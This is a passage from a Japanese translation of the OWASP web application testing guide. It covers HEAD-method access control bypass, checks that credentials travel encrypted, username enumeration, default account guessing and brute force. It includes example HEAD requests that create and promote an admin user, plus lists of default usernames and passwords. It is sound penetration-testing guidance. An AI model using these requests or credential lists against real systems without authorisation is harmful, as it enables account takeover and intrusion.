テスト対象のアプリケーションとテスト条件を修正することになりますが、幸運なら、上記3つのコマンドによって新しいユーザを追加しパスワードを設定し管理者として登録できます。

HEAD アクセス制御のバイパスについてのテスト

ログインページへの 302 リダイレクトを返すか、直接ログインするページを見つけて下さい。多くの ウェブアプリケーションにおいて、この URL テスト は下記のようになります。しかしながら、ログインページではないレスポンス「200」を得たなら、認証と認可をバイパスすることが可能です。

```
[rapidoffenseunit:~] vanderaj% nc www.example.com 80
HEAD /admin HTTP/1.1
Host: www.example.com

HTTP/1.1 200 OK
Date: Mon, 18 Aug 2008 22:44:11 GMT
Server: Apache
Set-Cookie: PHPSESSID=pKi...; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: adminOnlyCookie1=...; expires=Tue, 18-Aug-2009 22:44:31 GMT;
domain=www.example.com
```

```
Set-Cookie: adminOnlyCookie2=...; expires=Mon, 18-Aug-2008 22:54:31 GMT;
domain=www.example.com
Set-Cookie: adminOnlyCookie3=...; expires=Sun, 19-Aug-2007 22:44:30 GMT;
domain=www.example.com
Content-Language: EN
Connection: close
Content-Type: text/html; charset=ISO-8859-1
```

「405 Method not allowed」か「501 Method Unimplemented」が返ってくるなら、アプリケーション、フレームワーク、言語、システム、ファイアウォールは正常に動作しています。レスポンスコード「200」が返りレスポンスにボディがないなら、アプリケーションは認証と認可なしにリクエストを処理したと考えられるので、更なるテストを行って下さい。

システムにこの脆弱性があると感じるなら、CSRF のような攻撃によって十分に調べて下さい。

- HEAD /admin/createUser.php?member=myAdmin
- HEAD /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- HEAD /admin/groupEdit.php?group=Admins&member=myAdmin&action=add

テスト対象のアプリケーションとテスト条件を修正することになりますが、幸運なら、上記3つのコマンドによって新しいユーザを追加しパスワードを設定し管理者として登録できます。

グレーボックステストとその例

グレーボックスのテストシナリオは、ブラックボックステストと同じです。

参考情報

ホワイトペーパー

- RFC 2616: “Hypertext Transfer Protocol -- HTTP/1.1”
- RFC 2109 及び RFC 2965: “HTTP State Management Mechanism”
- Jeremiah Grossman: "Cross Site Tracing (XST)" - http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf
- Amit Klein: "XS(T) attack variants which can, in some cases, eliminate the need for TRACE" - http://www.securityfocus.com/archive/107/308433
- Arshan Dabirsiaghi: "Bypassing VBAAC with HTTP Verb Tampering" - http://www.aspectsecurity.com/documents/Bypassing_VBAAC_with_HTTP_Verb_Tampering.pdf

ツール

- NetCat - http://www.vulnwatch.org/netcat

4.4 認証に関するテスト

認証(Authentication、ギリシャ語では: α υ θ ε ν τ ι κ ?? = real or genuine, from 'authentes' = author)とは、物(あるいは人)が本物であること、つまり、あることが真実であることを確認する行為です。オブジェクトを認証することは、その出所を確認することであり、一方、人を認証することは、しばしば、アイデンティティを確認することです。認証は1つ以上の認証ファクターに依存します。コンピュータセキュリティにおいて、認証はコミュニケーションの送信元についてデジタルアイデンティティを確認するプロセスです。そのプロセスの一般的な例はログインプロセスです。認証スキーマをテストすることとは、認証プロセスがいかに処理されるか理解して、認証メカニズムを回避することです。

4.4.1 認証情報の暗号通信路における送信 (OWASP-AT-001)

ユーザが web サイトにログインするために web フォームに入力するデータを攻撃者から防御するために、セキュアなプロトコルを使って送信されるかどうか確認して下さい。

4.4.2 ユーザ名列挙のテスト (OWASP-AT-002)
このテストにおいて、アプリケーションの認証メカニズムを操作し、有効なユーザ名を収集することが可能かどうか確認して下さい。このテストには、ブルートフォーステストが役立ちます。有効なユーザ名を与え、それに対応するパスワードを見つけることが可能か確認して下さい。

4.4.3 推測可能な(辞書を使っての)ユーザアカウントのテスト(OWASP-AT-003)
デフォルトのユーザアカウント、あるいは、推測可能なユーザ名とパスワードの組合せがあるかどうかテストして下さい。(辞書攻撃)

4.4.4 ブルートフォーステスト (OWASP-AT-004)
辞書攻撃が失敗したら、認証を取得するためブルートフォース攻撃を試みて下さい。ブルートフォーステストは、時間を要しロックアウトが発生するかもしれないので簡単ではありません。

4.4.5 認証スキームのバイパステスト(OWASP-AT-005)
他の能動的なテスト方法として、アプリケーションリソースが一部分でも適切に保護されていないことを確認し、認証スキームをバイパスできないか試みて下さい。それらのリソースには認証なしでアクセスできるかもしれません。

4.4.6 脆弱なパスワード記憶とリセットのテスト(OWASP-AT-006)
「パスワード忘れ」について、アプリケーションがどのように処理するかテストして下さい。アプリケーションがパスワードをブラウザの中に記憶するようユーザに許可しているかも確認して下さい。(「パスワード記憶」機能)

4.4.7 ログアウトとブラウザのキャッシュ管理についてのテスト(OWASP-AT-007)
ログアウトとキャッシュの機能が適切に実装されているか確認して下さい。

4.4.8 CAPTCHA のテスト (OWASP-AT-008)
CAPTCHA(Completely Automated Public Turing test to tell Computers and Humans Apart)は、多くのウェブアプリケーションで使用されており、コンピュータによってはレスポンスが生成できないチャレンジレスポンス型のテストです。CAPTCHA の実装は、しばしば、生成された CAPTCHA が破れなくても、様々な攻撃に対して脆弱です。この節は、それらの攻撃の種類を特定するために役に立ちます。

4.4.9 多要素認証のテスト (OWASP-AT-009)
多要素認証とは、下記シナリオのテストのことです。ワンタイムパスワード(OTP)生成トークン、USB トークンやスマートカードのような暗号デバイス、X.509 証明書の実装、SMS 経由で送信されるランダムな OPT、正当なユーザだけが知っているはずの個人情報。[OUTOFWALLET]

4.4.10 レースコンディションのテスト (OWASP-AT-010)
レースコンディションとは、ある処理がタイミングによっては他の処理に影響し予期せぬ結果を生み出すことです。マルチスレッドのアプリケーションにおいて、同じデータに関して処理が実行される際に見られます。その性質に起因し、レースコンディションについてテストすることは難しいです。

4.4.1 認証情報の暗号通信路における送信(OWASP-AT-001)

概略

認証情報の送信についてのテストは、悪意のあるユーザによる盗聴を避けるため、ユーザの認証データが暗号通信路を経由して送信されることを確認することです。

データが web ブラウザからサーバまで暗号化されて送信されるかどうか、あるいは、ウェブアプリケーションが HTTPS のようなプロトコルを用いて適切な対策をとっているか、確認して下さい。HTTPS プロトコルは、転送データを暗号化するため、及び、目的のサイトへ接続していることを確実にするため、TLS/SSL 上で通信します。トラフィックが暗号化されているということは、完全に安全であるということにはなりません。セキュリティは、使用される暗号アルゴリズムとその鍵の堅牢性にも依存しますが、その課題はこの節では解説しません。TSL/SSL の安全性についての詳細情報は、SSL-TLS のテストの章を参照して下さい。ここでは、ユーザが web フォームに入力するデータ、例えば web サイトにログインするために入力するデータを攻撃者から守るために、安全なプロトコルを使って転送されているか確認して下さい。そのため、様々な例について考察していきます。

解説

今日、この問題の最も一般的な例は、ウェブアプリケーションのログインページです。ユーザの認証情報が暗号通信路を通って送られているか確認して下さい。通常、web サイトにログインするために、ユーザは単純なフォームに入力し、そのデータは POST メソッドに挿入されて送信されます。このデータが安全ではない HTTP プロトコル、あるいは、データを暗号化する HTTPS プロトコルにより送信されるかは、あまり明らかではありません。更に複雑なこととして、ログインページは、HTTP でアクセスでき、(そのため安全ではないと思い込むかもしれませんが、)実際には HTTPS で送信するかもしれません。このテストでは、攻撃者が単にスニッファツールを使い機密情報を搾取できないことを確認して下さい。

ブラックボックステストとその例

下記の例では、パケットヘッダをキャプチャして調べるために、WebScarab を使用します。web proxy を使用することもできます。

ケーススタディ:HTTP POST メソッドによるデータ送信

ログインページのフォームに、User と Pass というフィールドと Submit ボタンがあるとします。WebScarab を使ってリクエストのヘッダを見ると下記のようになります。

```
POST http://www.example.com/AuthenticationServlet HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/index.jsp
Cookie: JSESSIONID=LVrRRQQXgwyWpW7QMnS49vtW1yBdqn98CGlkP4jTvVCGdyPkmn3S!
Content-Type: application/x-www-form-urlencoded
Content-length: 64

delegated_service=218&User=test&Pass=test&Submit=SUBMIT
```

この例では、単純に HTTP を使って POST が www.example.com/AuthenticationServlet ページへデータを送っていることがわかります。この場合、データは暗号化されておらず、悪意を持ったユーザは Wireshark のようなツールを用いてネットを盗聴することによってユーザ名とパスワードを搾取できます。

ケーススタディ:HTTPS POST メソッドによるデータ送信

ウェブアプリケーションが送信データを暗号化するため(あるいは少なくとも認証のために)HTTPS プロトコルを使うとします。この場合、ログインページにおいて認証しようとすると、POST リクエストのヘッダは下記のようになります。

```
POST https://www.example.com:443/cgi-bin/login.cgi HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://www.example.com/cgi-bin/login.cgi
Cookie: language=English;
Content-Type: application/x-www-form-urlencoded
Content-length: 50

Command=Login&User=test&Pass=test
```

リクエストは HTTPS プロトコルを使い www.example.com:443/cgi-bin/login.cgi へ送られていることがわかります。これによって、データは暗号通信路を通って送信され他の人に読めません。

ケーススタディ:HTTP でアクセスできるページにおける HTTPS POST メソッドによるデータ送信

HTTP でアクセスできる web ページがあり、認証フォームから送られるデータだけが HTTPS 経由で送信されるとします。これは、データは暗号化されて安全に送信されることを意味します。例えば、大企業のポータルサイトではこのようなことがありま

す。認証なしで一般に利用可能な様々な情報とサービスを提供しますが、ログインするとプライベートなページがあります。ログインの際のリクエストヘッダは下記のようになります。

```
POST https://www.example.com:443/login.do HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/homepage.do
Cookie: SERVTIMSESSIONID=s2JyLkvDJ9ZhX3yr5BJ3DFLkdphH0QNSJ3VQB6pLhjkW6F
Content-Type: application/x-www-form-urlencoded
Content-length: 45

User=test&Pass=test&portal=ExamplePortal
```

HTTPS を使い www.example.com:443/login.do へアクセスしていることがわかります。しかし、(このページから辿り着いたかを示す)ヘッダの referer フィールドは、www.example.com/homepage.do であり、これは HTTP でアクセスできるページです。この場合、ブラウザのウインドウには、安全なコネクションを使っていることを示す鍵のマークが現れません。しかし、現実には、HTTPS 経由でデータを送信します。これによりデータは他の人に読まれません。

ケーススタディ:HTTPS GET メソッドによるデータ送信

この最後の例では、アプリケーションはデータを GET メソッドを使って送信するとします。このメソッドは、ユーザ名とパスワードのような機密情報を送信するフォームにおいて、決して使用するべきではありません。URL の中で平文で表示されセキュリティを台無しにしてしまうからです。この例は純粋にデモのためであり、現実には、代わりに POST メソッドを使うことを強くお勧めします。GET メソッドを使うと、リクエストされた URL は容易に利用されてしまいます。例えば、サーバのログから機密情報が漏えいします。

```
GET https://www.example.com/success.html?user=test&pass=test HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://www.example.com/form.html
If-Modified-Since: Mon, 30 Jun 2008 07:55:11 GMT
If-None-Match: "43a01-5b-4868915f"
```

データは URL の中で平文で送信され、以前の例のようにメッセージボディの中では送信されません。TLS/SSL が HTTP より低い第 5 層のプロトコルであることを考えると、HTTP 全体が暗号化され URL は攻撃者に読めません。URL の中に含まれる情報はプロキシやウェブサーバのような多くのサーバに保存され、ユーザ認証情報のようなプライバシー情報が漏えいするので、GET メソッドは使わないで下さい。

グレーボックステストとその例

アプリケーション開発者が、HTTP と HTTPS の違いと、機密情報の送信に HTTPS を使うべき理由を理解しているか、彼らと議論して確認して下さい。認可されていないユーザによる盗聴を防止するため、ログインページのようにすべての機密情報の送信に HTTPS を使用しているかどうか、彼らから確認して下さい。

参考情報

ホワイトペーパー

- HTTP/1.1: Security Considerations - http://www.w3.org/Protocols/rfc2616/rfc2616-sec15.html

ツール

- WebScarab

4.4.2 ユーザ列挙のテスト(OWASP-AT-002)

概要

このテストでは、アプリケーションの認証メカニズムを操作し、正当なユーザ名のリストを収集できるかどうか確認して下さい。このテストには、正当なユーザ名を与え、それに対応するパスワードを見つけるブルートフォーステストが役に立ちます。設定ミスや設計の結果、ウェブアプリケーションは、しばしばユーザ名がシステム上にあるかどうか、漏らしてしまします。例えば、時々、間違った認証情報を送ると、ユーザ名は存在しているがパスワードが間違っているというメッセージが返ります。このように得られた情報から、攻撃者はユーザ名のリストを搾取します。ブルートフォースあるいはデフォルトのユーザ名、パスワードを使い、ウェブアプリケーションを攻撃できます。

解説

アプリケーションの認証メカニズムを操作し特定の情報を送り、アプリケーションが異なった振る舞いをするかどうか確認して下さい。正当なユーザ名を使った時と、正当ではないユーザ名を使った時で、ウェブアプリケーションあるいはウェブサーバからの情報が異なるならこの問題があります。

ある場合、正当でないユーザ名あるいは正当でないパスワードのため、送信した認証情報が間違っているというメッセージが返ります。ユーザ名と空のパスワードを送り、存在するユーザ名を列挙できることがあります。

ブラックボックステストとその例

ブラックボックステストにおいては、特定のアプリケーション、ユーザ名、アプリケーションのロジック、ログインページのエラーメッセージ、パスワード復旧機能について事前情報はありません。アプリケーションが脆弱なら、直接的あるいは間接的に、ユーザ名を列挙するために役に立つ情報が漏れます。

HTTP レスポンスメッセージ

正当なユーザ名と正しいパスワードのテスト
正当なユーザ ID と正当なパスワードを送信し、サーバからの応答を記録して下さい。

期待される結果:
WebScarab を使い、認証成功時の情報を見つけて下さい。(HTTP 200 レスポンスコード、レスポンス長)

正当なユーザ名と間違ったパスワードのテスト
正当なユーザ ID と間違ったパスワードを送り、アプリケーションが返すエラーメッセージを記録して下さい。

期待される結果:
ブラウザにおいて下記のようなメッセージが表示されるはずです。

あるいは:

ユーザ名が存在することを示すメッセージは、下記のようなものです。:

Login for User foo: invalid password

WebScarab を使い、認証失敗時に返される情報を確認して下さい。(HTTP 200 レスポンスコード、レスポンス長)

存在しないユーザ名のテスト
正当でないユーザ ID と間違ったパスワードを送り、サーバの応答を記録して下さい。(アプリケーションにおいてそのユーザ名が正当でないことが前提です。) エラーメッセージとサーバの応答を記録して下さい。

期待される結果:
存在しないユーザ ID を入力すると、下記のようなメッセージが返ります。:

あるいは:

Login failed for User foo: invalid Account

一般的に、異なる間違ったリクエストに対して、アプリケーションは同じエラーメッセージとメッセージ長を返すはずです。レスポンスが同じでないなら、その違いが何によって生じているのか調べて下さい。例えば、

- リクエスト：正当なユーザ名、間違ったパスワード--> レスポンス：「パスワードが正しくありません。」
- リクエスト：間違ったユーザ名、間違ったパスワード--> レスポンス：「そのユーザ名は存在しません。」

1 つ目のレスポンスからは、正当なユーザ名を送ったことがわかります。ユーザ ID を次々に送り、そのレスポンスを確認して下さい。

2 つ目のレスポンスからは、同様に、正当なユーザ名を送らなかったことがわかります。これを繰り返して、正当なユーザ ID のリストを収集して下さい。

ユーザ名を列挙する他の方法

下記のように、ユーザ名を列挙できます。

ログインページでのエラーコードの分析

いくつかのアプリケーションは、特定のエラーコードを返し、それを分析することができます。

URL 及び URL リダイレクションの分析

例：

http://www.foo.com/err.jsp?User=baduser&Error=0
http://www.foo.com/err.jsp?User=gooduser&Error=2

上記のように、ユーザ ID とパスワードをアプリケーションに送ると、URL においてエラーが見つかります。1 つ目のケースでは間違ったユーザ ID と間違ったパスワードを送っており、2 つ目のケースでは正しいユーザ ID と間違ったパスワードを送っています。このように、正しいユーザ ID を特定できます。

URI プロービング

存在するディレクトリについてのリクエストであるか、そうでないかによって、ウェブサーバは異なるレスポンスを返すことがあります。例えば、あるポータルはすべてのユーザをディレクトリに対応付けており、存在するディレクトリにアクセスすると、サーバエラーが返ります。非常に一般的なサーバエラーは、

403 Forbidden error code

及び

404 Not found error code

例

http://www.foo.com/account1 – サーバからの応答: 403 Forbidden

http://www.foo.com/account2 – サーバからの応答: 404 file Not Found

1 つ目のケースでは、ユーザが存在しますがその web ページにはアクセスできません。2 つ目のケースでは、ユーザ「account2」は存在しません。この情報を収集することでユーザ名を列挙できます。

Web ページのタイトルの分析

web ページのタイトルから、ユーザ名あるいはパスワードについて問題があるかどうかを示す特定のエラーコードあるいはメ

ッセージが得られます。例えば、アプリケーションにおいて認証失敗であるなら、下記のようなタイトルの web ページが返ります。:

```
Invalid user

Invalid authentication
```

パスワード復旧機能のメッセージの分析
パスワード復旧機能を使うと、脆弱なアプリケーションはユーザ名が存在するかどうかを示す情報を返すことがあります。

例えば下記のようなメッセージです。:

```
Invalid username: e-mail address are not valid or The specified user was not found

Valid username: Your recovery password has been successfully sent
```

よくある 404 エラーメッセージ
ユーザ名が存在しないディレクトリについてリクエストを送ると、常に 404 エラーコードが返るとは限りません。代わりに、「200 ok」が画像と供に返るかもしれません。この場合、特定の画像が返るとユーザ名が存在しないと推測できます。このロジックは他のウェブサーバにも応用できます。このトリックはウェブサーバとウェブアプリケーションのメッセージについての素晴らしい分析です。

ユーザ名の推測
管理者あるいは会社の特別なポリシーにしたがってユーザ ID が作成されることがあります。例えば、番号順で作られたユーザ ID があります。:

CN000100
CN000101
….
ユーザ名は REALM の別名と番号順で作られることもあります。:

R1001 - user 001 for REALM1
R2001 - user 001 for REALM2

ユーザ ID はクレジットカード番号あるいは特定のパターンと関連付けて作れることもあります。上記サンプルでは、正しいユーザ ID を見つけるために、ユーザ ID を構成する単純なシェルスクリプトを作り、wget のようなツールを使い自動的にリクエストを送信することができます。スクリプトを作るために、Perl と CURL が使えます。

LDAP クエリの情報や特定のドメインについて Google から収集した情報を使い、ユーザ名を推測できます。

ユーザ名の推測についての詳細は、次の節「4.4.3 デフォルトあるいは推測可能な(辞書を使っての)ユーザアカウントのテスト」にあります。

注意:ユーザアカウントを列挙することによって、(アプリケーションのポリシーに基づいて)予め定められた探索失敗回数を超えると、アカウントがロックアウトする危険があります。アプリケーションファイアウォールの動的ルールが、送信元 IP アドレスを禁止することもあります。

グレーボックステストとその例

認証エラーメッセージのテスト
認証失敗時、アプリケーションが同じ応答をすることを確認して下さい。この件について、ブラックボックステストとグレーボックステストでは共に、ウェブアプリケーションからのメッセージかエラーコードを分析します。
期待される結果:認証失敗時、アプリケーションは毎回同じ応答をするはずです。
例:

```
Credentials submitted are not valid
```

参考情報

- Marco Mella, Sun Java Access & Identity Manager Users enumeration: http://www.aboutsecurity.net
- Username Enumeration Vulnerabilities: http://www.gnucitizen.org/blog/username-enumeration-vulnerabilities

ツール

- WebScarab: OWASP_WebScarab_Project
- CURL: http://curl.haxx.se/
- PERL: http://www.perl.org
- Sun Java Access & Identity Manager users enumeration tool: http://www.aboutsecurity.net

4.4.3 デフォルトあるいは推測可能な(辞書を使っての)ユーザアカウントのテスト(OWASP-AT-003)

概要

今日の典型的なウェブアプリケーションは、代表的なオープンソースあるいは商用のソフトウェア上で動作し、サーバ管理者によって設定あるいはカスタマイズされます。加えて、今日のルータ、データベースサーバなどハードウェアアプライアンスは、しばしば、web ベースの設定管理インタフェースを持っています。

これらのアプリケーションは、しばしば、適切に設定されず、初期状態のデフォルトの認証情報及び設定は変更されることがありません。更に、アプリケーションとそのインフラストラクチャにおいて一般的なアカウントとパスワードが enable のまま放置されることがよくあります。
これらのデフォルトのユーザ名とパスワードの組合せは、侵入テスト担当者と攻撃者に広く知られており、カスタム、オープンソース、あるいは商用の様々なタイプのアプリケーションにアクセスするために使用されます。

更に、多くのアプリケーションにおいて弱いパスワードポリシーが強制されています。これにより、ユーザがサインアップするとき推測しやすいユーザ名とパスワードを使うことになります。パスワード変更は、考慮すべきですが行えないこともあります。

解説

この問題の原因は、下記のように特定できます。:

- インストールしたインフラストラクチャのコンポーネントにおいてデフォルトパスワードを変更することの重要性を知らない経験不足の IT 担当者
- 容易にアクセスできるバックドアを放置し、アプリケーションをテストした後、それを除去することを忘れるプログラマ
- 自分自身のために簡単なユーザ名とパスワードを選択するアプリケーション管理者とユーザ
- ユーザ名とパスワードが予め組み込まれており、除去できないデフォルトアカウントがあるアプリケーション
- 認証、パスワードリセット、アカウントのサインアップにおいて、ユーザ名を確認する際、情報を漏らしてしまうアプリケーション

セキュリティ意識の欠如の結果、あるいは、管理を単純にしたいため、空のパスワードが使われると更なる問題が生じます。

ブラックボックステストとその例

ブラックボックステストにおいては、アプリケーション、インフラストラクチャ、ユーザ名、パスワードのポリシーについて何も情報がありません。現実には、そのようなことはあまりなく、アプリケーションについていくつか情報を持っています。そのような場合、既にもっている情報を収集するステップをとばして下さい。

例えば Cisco ルータの web インタフェース、あるいは、Weblogic の管理ポータルなど、既知のアプリケーションのインタフェースをテストするとき、デバイスの既知のユーザ名とパスワードを使って認証が成功するかどうか確認して下さい。多くのシステムにおける一般的な認証情報は、検索エンジンか後の節で示すサイトを使って調べることができます。

一般的なデフォルトユーザ名のリストに載っていないアプリケーションをテストする場合、あるいは、一般的なユーザ名では成功しない場合は、手作業でのテストを行って下さい。:

テスト対象のアプリケーションにはアカウントロックアウト機能があるかもしれず、既知のユーザ名について多くのパスワードを推測する試みは、そのユーザ名をロックするかもしれないことに注意して下さい。管理者アカウントがロックされると、システム管理者がリセットする必要が生じ、やっかいなことになるかもしれません。

多くのアプリケーションは、入力したユーザ名の妥当性についてユーザに知らせるため、長々しいエラーメッセージを出力します。この情報は、デフォルトあるいは推測可能なユーザ名についてテストするときに有益です。これはログインページ、パスワードリセット、パスワード忘れからの復旧、サインアップページなどにおいて見られます。詳細は「ユーザ名の列挙」の節で示します。

- 次のユーザ名を試して下さい。--- admin、administrator、root、system、guest、operator、super。これらはシステム管理者の間で一般的です。更に qa、test、test1、testing、及び同様のユーザ名を試して下さい。ユーザ名とパスワード両方のフィールドに上記の組合せを試して下さい。アプリケーションがユーザ名の列挙について脆弱なら、上記ユーザ名のいずれかをどうにか特定でき、同様の方法でパスワードも特定できます。更に上記アカウントか他の列挙されたアカウントと共に、空のパスワード、あるいは、password、pass123、password123、admin、guest を試して下さい。更に上記を順列を変えて試すこともできます。それらのパスワードが失敗するなら、一般的なユーザ名とパスワードのリストを使って下さい。時間を節約するためスクリプトから送信することも可能です。
- アプリケーションの管理者ユーザは、しばしば、アプリケーションあるいは組織の名前を取って命名されます。「Obscurity」と名付けられたアプリケーションをテストするなら、ユーザ名とパスワードとして、obscurity/obscurity あるいは他の同様の組合せを試して下さい。

- 顧客についてテストする際には、受け取った連絡先の名前を一般的なパスワードと共に使用してテストして下さい。
- ユーザ登録ページを見ると、ユーザ名とパスワードのフォーマットと長さを予測できるかもしれません。ユーザ登録ページがないなら、電子メールアドレスあるいは電子メールアドレスの「 @ 」より前の名前のようにユーザ名に標準的な名前付け規則を、その組織が使っているか調べて下さい。
- 上記すべてのユーザ名を空のパスワードで試して下さい。
- プロキシを使うかソースを直接見て、ページのソースと JavaScript をレビューして下さい。ソースにおいてユーザ名とパスワードへの参照を探して下さい。例えば、(ログイン成功、あるいは、ログイン失敗について)「If username='admin' then starturl=/admin.asp else /index.asp」を探して下さい。更に、正しいアカウントを持っているなら、ログインについてのすべてのリクエストとレスポンスを、不正なログインの場合と比べて下さい。隠されたパラメータ、興味を引く GET リクエスト(login=yes)などについて調べて下さい。
- ソースコードのコメントにアカウント名とパスワードが書かれていないか確認して下さい。バックアップのディレクトリの中なども、ソースコードに興味を引くコメントがあるか調べて下さい。
- アプリケーションがどのようにユーザ名を生成するか推測して下さい。例えば、ユーザ自身がユーザ名を決めれるようになっているでしょうか？　システムがユーザの個人情報、あるいは、予測可能なシーケンスを元にユーザ名を生成するでしょうか？ user7811 のようにアプリケーションが予測可能なシーケンスでアカウントを生成するなら、再帰的にすべてのアカウントを列挙して試して下さい。正しいユーザ名と間違ったパスワードを使うと、アプリケーションからのレスポンスが異なる場合があります。その場合は、正しいユーザ名についてブルートフォース攻撃を試して下さい。(あるいは、簡易的に、上記の特定された一般的なパスワード、あるいは、参考文献のパスワードを試して下さい。)
- アプリケーションがユーザ名を生成するかどうかによらず、アプリケーションが新規ユーザのパスワードを生成するなら、パスワードが予測可能かどうか調べて下さい。比較のため短期間に連続して多くの新規ユーザを作り、パスワードが予測可能かどうか調べて下さい。パスワードが予測可能なら、それらとユーザ名の相関関係を調べ、ブルートフォース攻撃の基本情報としてそれらを使用して下さい。

期待される結果:
テスト対象のアプリケーションあるいはシステムへの認証成功

グレーボックステストとその例

下記ステップは、グレーボックステストのアプローチに依存します。いつくかの情報が利用可能なら、ギャップを埋めるためにブラックボックステストを参照して下さい。

- 管理者パスワード、及び、アプリケーションの管理作業をどのように行っているかについて IT 担当者と議論して下さい。
- アプリケーションのパスワードポリシーについて、ユーザ名とパスワードは、アプリケーション名、氏名、管理関係の名前(「system」)と関連せず、複雑であるか確認して下さい。
- ユーザのデータベースについて、デフォルトのユーザ名、アプリケーション名、ブラックボックステストの節に記載した容易に推測可能な名前を調べて下さい。空のパスワードがあるか確認して下さい。

- ユーザ名とパスワードがハードコーディングされていないか、コードを調べて下さい。
- 設定ファイルにユーザ名とパスワードが含まれていないか調べて下さい。

期待される結果:
テスト対象のアプリケーションあるいはシステムへの認証成功

参考情報

ホワイトペーパー

- CIRT http://www.cirt.net/passwords
- Government Security - Default Logins and Passwords for Networked Devices http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php
- Virus.org http://www.virus.org/default-password/

ツール

- Burp Intruder: http://portswigger.net/intruder/
- THC Hydra: http://www.thc.org/thc-hydra/
- Brutus http://www.hoobie.net/brutus/

4.4.4 ブルートフォース攻撃のテスト(OWASP-AT-004)

概要

ブルートフォース攻撃とは、すべての可能な候補を体系的に列挙し、それぞれの候補が答となるか試すことです。ウェブアプリケーションのテストにおいて、しばしば、アプリケーションの内部へアクセスするために正しいユーザアカウントを得る必要があります。したがって、異なるタイプの認証スキーム、及び、異なるブルートフォース攻撃が有効であるか確認して下さい。

解説

ユーザ認証は、非常に多くのウェブアプリケーションにみられます。一般的に、ユーザのアイデンティティについての情報を使って保護された領域を作り、ユーザごとにアプリケーションが異なる振る舞いをするようにできます。実際、電子証明書、生体認証デバイス、OTP(ワンタイムパスワード)トークンのようにユーザ認証には多くの方法がありますが、ウェブアプリケーションには通常はユーザ ID とパスワードの組合せが使われます。そのため、数多く列挙すること(例えば、辞書攻撃)、あるいは、すべての候補を列挙することによって、正しいユーザ名とパスワードを調べる攻撃が可能です。

悪意のあるユーザがブルートフォース攻撃を成功させると、下記にアクセスされてしまいます。:

- 機密情報:
    - ウェブアプリケーションの機密部分から、機密文書、ユーザプロファイル、財務状態、銀行口座情報、ユーザとの関係などが漏えいします。
- 管理者パネル:
    - 管理者パネルは、web マスタによって、ウェブアプリケーションのコンテンツの管理(変更、削除、追加)、ユーザプロビジョニングの管理、ユーザ権限の付け替えなどのために使われるものです。
- 更なる攻撃のための利用可能性:
    - ウェブアプリケーションの機密部分には、危険な脆弱性があるかもしれず、一般ユーザには利用できない高度な機能があるかもしれません。

ブラックボックステストとその例

ブルートフォース攻撃を効果的に行うためには、認証方法のタイプを特定することが重要です。これによって攻撃技法とツールが変わってくるためです。

認証方法の特定

洗練された認証方法が使われていなければ、一般的に下記の 2 つの方法が使われます。:

- HTTP 認証
    - ベーシック認証
    - メッセージダイジェスト認証
- HTML フォームベース認証

以下の節では、ブラックボックステストにおいて認証方法を特定するためのいくつかの情報について説明します。

HTTP 認証

HTTP 認証には、2 つのネイチブなスキーム、すなわちベーシック認証とメッセージダイジェスト認証があります。

- ベーシック認証

ベーシック認証は、ログイン名(例、owasp)とパスワード(例、password)によって、クライアントを特定します。初回のアクセスにおいて、ウェブサーバは「Basic」及び保護領域名を含む「WWW-Authenticate」タグの 401 レスポンスを返します。(例、WWW-Authenticate: Basic realm="wwwProtectedSite") ブラウザは、ユーザにその保護領域についてのログイン名とパスワードを入力することを促します。ブラウザは、「Basic」及びログイン名、コロン、パスワードの文字列連結の Base64 エンコードを含む「Authorization」タグをウェブサーバへ返します。(例、Authorization: Basic b3dhc3A6cGFzc3dvcmQ=) 残念ですが、攻撃者にパケットを盗み見られると認証情報は簡単にデコードされてしまいます。

リクエストとレスポンスのテスト:

1. あるリソースについてクライアントが標準的な HTTP リクエストを送ります。

```
GET /members/docs/file.pdf HTTP/1.1
Host: target
```

2.サーバがそのリソースは保護されたディレクトリの中にあると判定します。

3. サーバが HTTP 401 Authorization Required レスポンスを返します。

```
HTTP/1.1 401 Authorization Required
Date: Sat, 04 Nov 2006 12:52:40 GMT
WWW-Authenticate: Basic realm="User Realm"
Content-Length: 401
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

4. クライアントがユーザ名とパスワードの入力画面をポップアップします。

5. クライアントは認証情報を含め HTTP リクエストを送ります。

```
GET /members/docs/file.pdf HTTP/1.1
Host: target
Authorization: Basic b3dhc3A6cGFzc3dvcmQ=
```

6. サーバはクライアントからの情報と認証情報リストを比較します。

